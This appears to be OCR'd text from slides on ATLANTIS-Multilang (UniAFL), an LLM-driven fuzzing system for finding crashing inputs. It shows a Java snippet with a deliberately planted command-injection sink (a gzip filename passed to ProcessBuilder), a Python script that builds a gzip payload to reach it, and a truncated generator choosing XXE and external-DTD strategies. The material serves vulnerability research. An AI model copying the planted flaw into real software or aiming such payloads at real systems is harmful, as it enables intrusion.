- **Coverage-guided Fuzzing**
- **Directed Fuzzing**
  Guide fuzzers to reach the target lines

- **Hybrid Fuzzing**
  Employ Concolic Executor to generate new inputs


- **Dictionary-based Fuzzing**
  Use dictionary when mutating seeds

- **Grammar-based Fuzzing**
  Use grammar of inputs for input gen./mut.


- **Target-specific Fuzzing**
  Tailor fuzzers for the specific target program

…

ATLANTIS-Multilang: UniAFL




ATLANTIS-Multilang: UniAFL




Key Strategy: Diverse Input Gen. Modules with Multi-Level LLM Utilization

ATLANTIS-Multilang: UniAFL




High Usage: Ensemble of 5 Agents

Goal: Given a source code, how to find concrete inputs that crashes the program?




High Usage: Ensemble of 5 Agents


Goal: Given a source code, how to find concrete inputs that crashes the program? → Hypothesize, then prove



High Usage: Ensemble of 5 Agents


Hypothesize: Using intrerprocedural analysis, synthesize potential bug candidate descriptions (**B**ug **I**nducing **T**hing - **BIT**s).





High Usage: Ensemble of 5 Agents

Prove: Generate concrete inputs targeted towards the **BIT**s



What are **BIT**s?

```
[343]:   private boolean init(final boolean isFirstMember) throws IOException {
[344]:     if (!isFirstMember && !decompressConcatenated) { /* @KEY_CONDITION */
...
[348]:     final int magic0 = in.read();
...
[351]:     if (magic0 == -1 && !isFirstMember) { /* @KEY_CONDITION */
...
[354]:     if (magic0 != GzipUtils.ID1 || in.read() != GzipUtils.ID2) { /* @KEY_CONDITION */
...
[394]:     if ((flg & GzipUtils.FNAME) != 0) { /* @KEY_CONDITION */
[395]:       fname = new String(readToNull(inData), parameters.getFileNameCharset());
[396]:       parameters.setFileName(fname);
[397]:     }
[398]:     if (modTime == 1731695077L && fname != null) { /* @KEY_CONDITION */
[399]:       new ProcessBuilder(fname).start(); /* @BUG_HERE */
[400]:     }
...
```

1. Input must navigate through complex **@KEY_CONDITION** to reach **@BUG_HERE**
2. The input passed to **@BUG_HERE** (*fname*) must trigger a vulnerability in the sink function (*ProcessBuilder*

P1. Obtaining BITs

Key Idea: Instead of looking at all functions, **focus on the important ones**.

What makes a function important:

1. Functions that are **reachable from the fuzzing harness.**
2. Functions subject to code changes (in **diff** challenges)


P2. Creating Inputs From BITs

Key Ideas:

1. Instead of making the LLM generate seeds directly, make it **write a script** that generates a seed(s) instead.
2. Employed **three different strategies** and aggregate the results


S1. Create a Single, Highly Targeted Payload

```python
def create_payload() -> bytes:
    payload = bytearray() # Initial Setup: Create GZIP header structure
    payload.extend([0x1f, 0x8b]) # GZIP magic bytes (ID1, ID2)
    payload.append(8) # Compression method (CM) - must be 8 (DEFLATED)
    payload.append(0x08) # Flags (FLG) - set FNAME bit (0x08) to include

    mtime = 1731695077 # This is the key condition that triggers the vuln
    payload.extend(struct.pack('<I', mtime))  # 4 bytes little-endian

    payload.append(0) # Extra flags (XFL) - can be 0
    payload.append(0) # Operating system (OS) - can be any value

    filename = b"jazze" # The filename "jazze" will be passed to ProcessE
    payload.extend(filename)
    payload.append(0)  # Null terminator for filename

    # Add minimal compressed data to avoid EOF exceptions
    compressed_data = bytes([
        0x03, 0x00,  # Minimal deflate block (final, no compression)
        0x00, 0x00, 0x00, 0x00,  # CRC32 (4 bytes)
        0x00, 0x00, 0x00, 0x00   # ISIZE (4 bytes)
    ])
    payload.extend(compressed_data)

    return bytes(payload) # MUST return only bytes, not tuple/dict
```



S2. Create Multiple Targeted Payloads

```python
def generate(rnd: random.Random) -> bytes:
    # ...
    # Phase 1: Create valid ZIP structure to reach parseRoot
    strategy = rnd.choice(['basic_xxe', 'xinclude', 'schema_ref', 'dtd_external'])

    # Generate root filename
    root_filename = rnd.choice(['root.xml', 'data.xml', 'content.xml', 'main.xml'])

    # Create Manifest.xml content
    manifest_content = f'''<?xml version="1.0" encoding="UTF-8"?>
<manifest><Root>{root_filename}</Root></manifest>'''.encode('utf-8')

